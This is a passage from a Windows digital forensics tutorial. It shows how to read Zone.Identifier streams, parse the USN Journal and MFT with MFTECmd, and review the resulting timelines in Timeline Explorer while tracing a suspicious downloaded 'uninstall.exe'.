```

```
FileName :
```

```
C:\Users\johndoe\Downloads\chainsaw_all_platforms+rules+examples.zip
```

```
Stream : Zone.Identifier
```

```
Length : 679
```

```
PSPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\disable-
defender.ps1:Zone.Identifier
```

```
PSParentPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
```

```
PSChildName : disable-defender.ps1:Zone.Identifier
```

```
PSDrive : C
```

```
PSProvider : Microsoft.PowerShell.Core\FileSystem
```

```
PSIsContainer : False
```

```
FileName : C:\Users\johndoe\Downloads\disable-defender.ps1
```

```
Stream : Zone.Identifier
```

```
Length : 55
```

```
PSPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\USN-
Journal-Parser-master.zip:Zone.Ide
```

```
ntifier
```

```
PSParentPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
```

```
PSChildName : USN-Journal-Parser-master.zip:Zone.Identifier
```

```
PSDrive : C
```

```
PSProvider : Microsoft.PowerShell.Core\FileSystem
```

```
PSIsContainer : False
```

```
FileName : C:\Users\johndoe\Downloads\USN-Journal-Parser-master.zip
```

```
Stream : Zone.Identifier
```

```
Length : 187
```

```
PSPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\volatilit
y3-develop.zip:Zone.Identifie
```

```
r
```

```
PSParentPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
```

```
PSChildName : volatility3-develop.zip:Zone.Identifier
```

```
PSDrive : C
```

```
PSProvider : Microsoft.PowerShell.Core\FileSystem
```

```
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\volatility3-develop.zip
Stream       : Zone.Identifier
Length       : 184
```


To unveil the content of a `Zone.Identifier` for a file, the following command can be executed in PowerShell.

```
PS C:\Users\johndoe\Downloads> Get-Content * -Stream Zone.Identifier -
ErrorAction SilentlyContinue
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://learn.microsoft.com/
HostUrl=https://download.sysinternals.com/files/Autoruns.zip
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/WithSecureLabs/chainsaw/releases
HostUrl=https://objects.githubusercontent.com/github-production-release-
asset-2e65be/395658506/222c726c-0fe8-4a13-82c4-a4c9a45875c6?X-Amz-
Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20230813%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20230813T181953Z&X-Amz-Expires=300&X-Amz-
Signature=0968cc87b63f171b60eb525362c11cb6463ac5681db50dbb7807cc5384fcb771
&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=395658506&response-
content-
disposition=attachment%3B%20filename%3Dchainsaw_all_platforms%2Brules%2Bex-
amples.zip&response-content-type=application%2Foctet-stream
[ZoneTransfer]
ZoneId=3
HostUrl=https://github.com/
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/PoorBillionaire/USN-Journal-Parser
HostUrl=https://codeload.github.com/PoorBillionaire/USN-Journal-
Parser/zip/refs/heads/master
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/volatilityfoundation/volatility3
HostUrl=https://codeload.github.com/volatilityfoundation/volatility3/zip/r-
efs/heads/develop
```

One of the security mechanisms, known as the `Mark of the Web ( MotW)`, hinges on the `Zone Identifier`. Here, the `MotW` marker differentiates files sourced from the internet or other potentially dubious sources from those originating from trusted or local contexts. It's frequently employed to bolster the security of applications like Microsoft Word. When an app, say Microsoft Word, opens a file bearing a `MotW`, it can institute specific security measures

based on the MotW's presence. For instance, a Word document with a MotW might be launched in Protected View, a restricted mode that isolates the document from the broader system, mitigating potential security threats.

While its primary function is to bolster security for files downloaded from the web, forensic analysts can harness it for investigative pursuits. By scrutinizing this attribute, they can ascertain the file's download method. See an example below.




## Analyzing with Timeline Explorer

Timeline Explorer is another digital forensic tool developed by Eric Zimmerman which is used to assist forensic analysts and investigators in creating and analyzing timeline artifacts from various sources. Timeline artifacts provide a chronological view of system events and activities, making it easier to reconstruct a sequence of events during an investigation. We can filter timeline data based on specific criteria, such as date and time ranges, event types, keywords, and more. This feature helps focus the investigation on relevant information.

This arrangement of different events following one after another in time is really useful to create a story or timeline about what happened before and after specific events. This sequencing of events helps establish a timeline of activities on a system.

Loading a converted CSV file into Timeline Explorer is a straightforward process. Timeline Explorer is designed to work with timeline data, including CSV files that contain timestamped events or activities. To load the event data csv file into the Timeline Explorer, we can launch Timeline Explorer, and simply drag and drop from its location (e.g., our KAPE analysis directory) onto the Timeline Explorer window.

Once ingested, Timeline Explorer will process and display the data. The duration of this process hinges on the file's size.



We will see the timeline populated with the events from the CSV file in chronological order. With the timeline data now loaded, we can explore and analyze the events using the various features provided by Timeline Explorer. We can zoom in on specific time ranges, filter events, search for keywords, and correlate related activities.

Tag	Record...	Event Record Id	Time Created	Ev...	Level	Pr...	Channel	Process Id	Computer	User Id	Map Description
							<b>Chronological view</b>				
70	1584	1584	2023-09-07 08:29:27	11	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
71	1585	1585	2023-09-07 08:29:27	11	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
72	1586	1586	2023-09-07 08:29:27	11	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
73	1587	1587	2023-09-07 08:29:27	2	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	A process changed a file creation time
74	1588	1588	2023-09-07 08:29:27	11	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate
75	1589	1589	2023-09-07 08:29:27	12	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	RegistryEvent (Object create and delete)
132	141	141	2023-09-07 08:29:28	325	Info	Mi...	Microsoft-Windows-AppXDep...	816	HTBVM01	S-1-5-18	
55	538	538	2023-09-07 08:29:28	16	Info	Mi...	System	1076	HTBVM01	S-1-5-21-...	
68	279	279	2023-09-07 08:29:28	2006	Info	Mi...	Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been deleted in the Windows Defender Fir
69	280	280	2023-09-07 08:29:28	2006	Info	Mi...	Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been deleted in the Windows Defender Fir
70	281	281	2023-09-07 08:29:28	2004	Info	Mi...	Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been added to the Windows Defender Fire
71	282	282	2023-09-07 08:29:28	2004	Info	Mi...	Microsoft-Windows-Windows...	1456	HTBVM01	S-1-5-19	A rule has been added to the Windows Defender Fire
49	188	188	2023-09-07 08:29:28	42	Info	Mi...	Microsoft-Windows-AppMode...	1076	HTBVM01	S-1-5-21-...	
42	631	631	2023-09-07 08:29:28	2414	Info	Mi...	Microsoft-Windows-PushNot...	412	HTBVM01	S-1-5-21-...	
133	1999	1999	2023-09-07 08:29:28	5507	Verbose	Mi...	Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21-...	
134	2000	2000	2023-09-07 08:29:28	5507	Verbose	Mi...	Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21-...	
135	2001	2001	2023-09-07 08:29:28	5507	Verbose	Mi...	Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21-...	
136	2002	2002	2023-09-07 08:29:28	5507	Verbose	Mi...	Microsoft-Windows-AppXDep...	1076	HTBVM01	S-1-5-21-...	
76	1590	1590	2023-09-07 08:29:28	12	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	RegistryEvent (Object create and delete)
77	1591	1591	2023-09-07 08:29:28	2	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	A process changed a file creation time
78	1592	1592	2023-09-07 08:29:28	11	Info	Mi...	Microsoft-Windows-Sysmon/...	5284	HTBVM01	S-1-5-18	FileCreate

We will provide multiple examples of using Timeline Explorer in this section.

## USN Journal

USN , or Update Sequence Number , is a vital component of the NTFS file system in Windows. The USN Journal is essentially a change journal feature that meticulously logs alterations to files and directories on an NTFS volume.


For those in digital forensics, the USN Journal is a goldmine. It enables us to monitor operations such as File Creation, Rename, Deletion, and Data Overwrite.

In the Windows environment, the USN Journal file is designated as \$J . The KAPE Output directory houses the collected USN Journal in the following directory:

```
<KAPE_output_folder>\<Drive>\$Extend
```

Here is how it looks in our KAPE's output (

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Extend )



## Analyzing the USN Journal Using MFTECmd

We previously utilized MFTECmd, one of Eric Zimmerman's tools, to parse the MFT file. While its primary focus is the MFT, MFTECmd can also be instrumental in analyzing the USN Journal. This is because entries in the USN Journal often allude to modifications to files and directories that are documented in the MFT. Hence, we'll employ this tool to dissect the USN Journal.

To facilitate the analysis of the USN Journal using MFTECmd, execute a command akin to the one below:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Extend\$J' --csv C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT-J.csv MFTECmd version 1.2.2.1
```

```
Author: Eric Zimmerman ([email protected])  
https://github.com/EricZimmerman/MFTECmd
```

```
Command line: -f  
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Extend\$J --csv  
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT-J.csv
```

```
Warning: Administrator privileges not found!
```

```
File type: UsnJournal
```

```
Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Extend\$J  
in 0.1675 seconds
```

```
Usn entries found in
```

```
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Extend\$J: 89,704  
CSV output will be saved to  
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT-J.csv
```

The resultant output file is saved as MFT-J.csv inside the C:\Users\johndoe\Desktop\forensic\_data\mft\_analysis directory. Let's import it into Timeline Explorer (available at C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\TimelineExplorer).

**Note:** Please remove the filter on the Entry Number to see the whole picture.

Update Timestamp	Entry...	Name	Extension	Update Reasons	File Attributes	Sequen...	Parent Entr...	Parent...	Update Seq...	Source FI
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange	Archive	2	92487	2	9852568	.. \Inve:
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange Close	Archive	2	92487	2	9852656	.. \Inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameOldName	Archive	8	26390	2	9852744	.. \Inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameNewName	Archive	8	92487	2	9852824	.. \Inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange Close	Archive	8	92487	2	9852984	.. \Inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange	Archive	8	92487	2	9852984	.. \Inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange Close	Archive	8	92487	2	9853064	.. \Inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameOldName	Archive	12	26390	2	9853144	.. \Inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameNewName	Archive	12	92487	2	9853224	.. \Inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameNewName Close	Archive	12	92487	2	9853384	.. \Inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange	Archive	12	92487	2	9853464	.. \Inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange Close	Archive	12	92487	2	9853544	.. \Inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameOldName	Archive	3	26390	2	9853624	.. \Inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameNewName	Archive	3	92487	2	9853704	.. \Inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange	Archive	3	92487	2	9853888	.. \Inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange Close	Archive	3	92487	2	9853968	.. \Inve:
2023-09-07 08:29:33	91314	f01b4d95cf55d32a.automaticDestinations-ms	.automat...	DataOverwrite	Archive	2	91298	2	9854128	.. \Inve:
2023-09-07 08:29:33	91314	f01b4d95cf55d32a.automaticDestinations-ms	.automat...	DataOverwrite Close	Archive	2	91298	2	9854128	.. \Inve:
2023-09-07 08:29:34	98837	SETUP.EXE-9688576A.pf	.pf	DataTruncation	Archive NotContentIndexed	2	62406	2	9854272	.. \Inve:
2023-09-07 08:29:34	98837	SETUP.EXE-9688576A.pf	.pf	DataExtend DataTruncation	Archive NotContentIndexed	2	62406	2	9854376	.. \Inve:
2023-09-07 08:29:34	98837	SETUP.EXE-9688576A.pf	.pf	DataExtend DataTruncation Close	Archive NotContentIndexed	2	62406	2	9854480	.. \Inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataTruncation	Archive NotContentIndexed	8	62406	2	9854584	.. \Inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataExtend DataTruncation	Archive NotContentIndexed	8	62406	2	9854688	.. \Inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataExtend DataTruncation Close	Archive NotContentIndexed	8	62406	2	9854792	.. \Inve:
2023-09-07 08:29:34	98454	cv_debug.log	.log	DataExtend	Archive	11	26413	2	9854896	.. \Inve:
2023-09-07 08:29:34	98454	cv_debug.log	.log	DataExtend Close	Archive	11	26413	2	9854984	.. \Inve:

Upon inspection, we can discern a chronologically ordered timeline of events. Notably, the entry for `uninstall.exe` is evident.

By applying a filter on the Entry Number `93866`, which corresponds to the Entry ID for `uninstall.exe`, we can glean the nature of modifications executed on this specific file.

Line	Tag	Update Timestamp	Entry Number	Name	Extension	Update Reasons
85130	<input type="checkbox"/>	2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate
85131	<input type="checkbox"/>	2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate Close
85132	<input type="checkbox"/>	2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation
85133	<input type="checkbox"/>	2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation SecurityChange
85216	<input type="checkbox"/>	2023-09-07 08:29:06	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation FileDelete SecurityChange Close
85220	<input type="checkbox"/>	2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate
85221	<input type="checkbox"/>	2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate Close
85222	<input type="checkbox"/>	2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend
85224	<input type="checkbox"/>	2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend Close
85225	<input type="checkbox"/>	2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	RenameOldName
85226	<input type="checkbox"/>	2023-09-07 08:29:07	93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName
85227	<input type="checkbox"/>	2023-09-07 08:29:07	93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName Close
85294	<input type="checkbox"/>	2023-09-07 08:29:10	93866	Unconfirmed 407938.crdownload	.crdownload	RenameOldName
85295	<input type="checkbox"/>	2023-09-07 08:29:10	93866	uninstall.exe	.exe	RenameNewName
85296	<input type="checkbox"/>	2023-09-07 08:29:10	93866	uninstall.exe	.exe	RenameNewName Close
85297	<input type="checkbox"/>	2023-09-07 08:29:11	93866	uninstall.exe	.exe	StreamChange
85298	<input type="checkbox"/>	2023-09-07 08:29:11	93866	uninstall.exe	.exe	NamedDataExtend StreamChange
85299	<input type="checkbox"/>	2023-09-07 08:29:11	93866	uninstall.exe	.exe	NamedDataExtend StreamChange Close
85300	<input type="checkbox"/>	2023-09-07 08:29:11	93866	uninstall.exe	.exe	NamedDataExtend

The file extension, `.crdownload`, is indicative of a partially downloaded file. This type of file is typically generated when downloading content via browsers like Microsoft Edge, Google Chrome, or Chromium. This revelation is intriguing. If the file was downloaded via a browser, it's plausible that the `Zone.Identifier` could unveil the source IP/domain of its origin.

To investigate this assumption we should:

1. Create a CSV file for

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\SMFT using MFTECmd as we did for

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Extend\J.

2. Import the SMFT-related CSV into Timeline Explorer.

3. Apply a filter on the entry Number 93866.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\SMFT' --csv C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT.csv MFTECmd version 1.2.2.1
```

Author: Eric Zimmerman ([email protected])  
<https://github.com/EricZimmerman/MFTECmd>

Command line: -f C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\SMFT --csv C:\Users\johndoe\Desktop\forensic\_data\mft\_analysis\ --csvf MFT.csv

Warning: Administrator privileges not found!


File type: Mft

Processed C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\SMFT in 3.5882 seconds

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\SMFT: FILE records found: 93,615 (Free records: 287) File size: 91.8MB


CSV output will be saved to

C:\Users\johndoe\Desktop\forensic\_data\mft\_analysis\MFT.csv



Probing into Windows Event Logs is paramount in digital forensics and incident response. These logs are repositories of invaluable data, chronicling system activities, user behaviors, and security incidents on a Windows machine. When KAPE is executed, it duplicates the original event logs, ensuring their pristine state is preserved as evidence. The KAPE Output directory houses these event logs in the following directory:

`<KAPE_output_folder>\Windows\System32\winevt\logs`



This directory is populated with `.evtx` files, encapsulating a myriad of windows event logs, including but not limited to Security, Application, System, and Sysmon (if activated).

Our mission is to sift through these event logs, on the hunt for any anomalies, patterns, or indicators of compromise (IOCs). As forensic sleuths, we should be vigilant, paying heed to event IDs, timestamps, source IPs, usernames, and other pertinent log details. A plethora of forensic utilities and scripts, such as log parsing tools and SIEM systems, can bolster our analysis. It's imperative to identify the tactics, techniques, and procedures (TTPs) evident in any dubious activity. This might entail delving into known attack patterns and malware signatures. Another crucial step is to correlate events from diverse log sources, crafting a comprehensive timeline of events. This holistic view aids in piecing together the sequence of events.

The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

## Windows Event Logs Parsing Using EvtxECmd (EZ-Tool)

EvtxECmd (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\Evtxecmd`) is another brainchild of Eric Zimmerman, tailored for Windows Event Log files (EVTX files). With this tool at our disposal, we can extract specific event logs or a range of events from an EVTX file, converting them into more digestible formats like JSON, XML, or CSV.

Let's initiate the help menu of EvtxECmd to familiarize ourselves with the various options. The command to access the help section is as follows.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -h
Description:
  EvtxECmd version 1.5.0.0

  Author: Eric Zimmerman ([email protected])
  https://github.com/EricZimmerman/evtix

  Examples: EvtxECmd.exe -f "C:\Temp\Application.evtx" --csv "c:\temp\out"
--csvf MyOutputFile.csv
            EvtxECmd.exe -f "C:\Temp\Application.evtx" --csv "c:\temp\out"
